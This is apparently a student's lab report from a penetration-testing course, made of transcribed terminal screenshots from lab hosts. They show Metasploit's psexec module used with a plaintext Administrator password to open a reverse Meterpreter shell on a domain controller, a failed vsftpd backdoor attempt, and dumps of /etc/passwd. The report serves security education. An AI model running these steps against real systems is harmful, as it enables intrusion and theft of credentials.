1950: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...j.
1960: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...k.
1970: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...l.
1980: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...m.
1990: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...n.
2000: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...o.
2010: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...p.
2020: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...q.
2030: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...r.
2040: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...s.
2050: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...t.
2060: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...u.
2070: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...v.
2080: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...w.
2090: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...x.
2100: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...y.
2110: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...z.
2120: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...{.
2130: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...|.
2140: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...}.
2150: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...~.
2160: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..._.
2170: 00 00 00 00
```

17. **Make a screen capture** showing the first 10 lines of the passwd file.



The screenshot shows a terminal window titled "Exploiting Vulnerable Hosts (4e)" with a menu bar (File, Actions, Edit, View, Help) and a toolbar. The terminal text is as follows:


```
[*] Meterpreter session 1 opened (172.31.0.4:4444 -> 172.31.0.60:47452) at 2025-02-09 05:04:54 -0500  
meterpreter > cat /etc/passwd  
root:x:0:0:root:/root:/bin/bash  
daemon:x:1:1:daemon:/usr/sbin:/bin/sh  
bin:x:2:2:bin:/bin:/bin/sh  
sys:x:3:3:sys:/dev:/bin/sh  
sync:x:4:65534:sync:/bin:/bin/sync  
games:x:5:60:games:/usr/games:/bin/sh  
man:x:6:12:man:/var/cache/man:/bin/sh  
lp:x:7:7:lp:/var/spool/lpd:/bin/sh  
mail:x:8:8:mail:/var/mail:/bin/sh  
news:x:9:9:news:/var/spool/news:/bin/sh
```

Below the terminal window, a desktop background is visible with a blue gradient and a black silhouette of a dragon or serpent. The word "Home" is visible in the top left of the desktop area.

Section 3: Challenge and Analysis

Part 1: Exploit the Domain Controller Directly

Make a screen capture showing a successful Meterpreter shell on the domain controller using this exploit.



```
Exploiting Vulnerable Hosts (4e)
AttackLinux01
2025-02-09 05:33:30
Isaiah Mosley

File Actions Edit View Help

Name      Current Setting  Required  Description
-----
EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     172.31.0.4      yes       The listen address (an interface may be specified)
LPORT     4444            yes       The listen port

Exploit target:

Id  Name
--  --
0   Automatic


msf6 exploit(windows/smb/psexec) > set SMBDomain SECURELABSONDEM
SMBDomain => SECURELABSONDEM
msf6 exploit(windows/smb/psexec) > set SMBUser Administrator
SMBUser => Administrator
msf6 exploit(windows/smb/psexec) > set SMBPass P@ssw0rd3!
SMBPass => P@ssw0rd3!
msf6 exploit(windows/smb/psexec) > set SMBDomain true
SMBDomain => true
msf6 exploit(windows/smb/psexec) > set RHOSTS 172.30.0.40
RHOSTS => 172.30.0.40
msf6 exploit(windows/smb/psexec) > exploit

[*] Started reverse TCP handler on 172.31.0.4:4444
[*] 172.30.0.40:445 - Connecting to the server...
[*] 172.30.0.40:445 - Authenticating to 172.30.0.40:445 as user 'Administrator'...
[*] 172.30.0.40:445 - Selecting PowerShell target
[*] 172.30.0.40:445 - Executing the payload...
[*] 172.30.0.40:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (175174 bytes) to 172.30.0.40
[*] Meterpreter session 2 opened (172.31.0.4:4444 -> 172.30.0.40:1865 ) at 2025-02-09 06:31:56 -0500

meterpreter > |
```

Part 2: Get Hashes on a Linux System

Make a screen capture showing the hash for the root user.



```
Exploiting Vulnerable Hosts (4e)
AttackLinux01
2025-02-09 08:08:05
Isaiah Mosley

File Actions Edit View Help

with help search

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 172.30.0.40
RHOSTS => 172.30.0.40
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 172.30.0.40:21 - Exploit failed [unreachable]: Rex::ConnectionRefused The connection was refused by the remote host (172.30.0.40:21).
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > search /etc/shadow

Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
--  --
0  exploit/linux/local/desktop_privilege_escalation  2014-08-07      excellent Yes    Desktop Linux Password Stealer and Privilege Escalation
1  post/linux/gather/haserl_read                 2007-05-07      normal  No     Haserl Arbitrary File Reader
2  post/solaris/escalate/srsexec_readline         2009-01-09      normal  No     Solaris srsexec Arbitrary File Reader
3  auxiliary/admin/http/trendmicro_dlp_traversal  2009-01-09      normal  No     TrendMicro Data Loss Prevention 5.5 Directory Traversal
4  auxiliary/scanner/http/wangkongbao_traversal   2009-01-09      normal  No     WANGKONGBAO CNS-1000 and 1100 UTM Directory Traversal

Interact with a module by name or index. For example info 4, use 4 or use auxiliary/scanner/http/wangkongbao_traversal

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > cat /etc/passwd
[*] exec: cat /etc/passwd

root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
```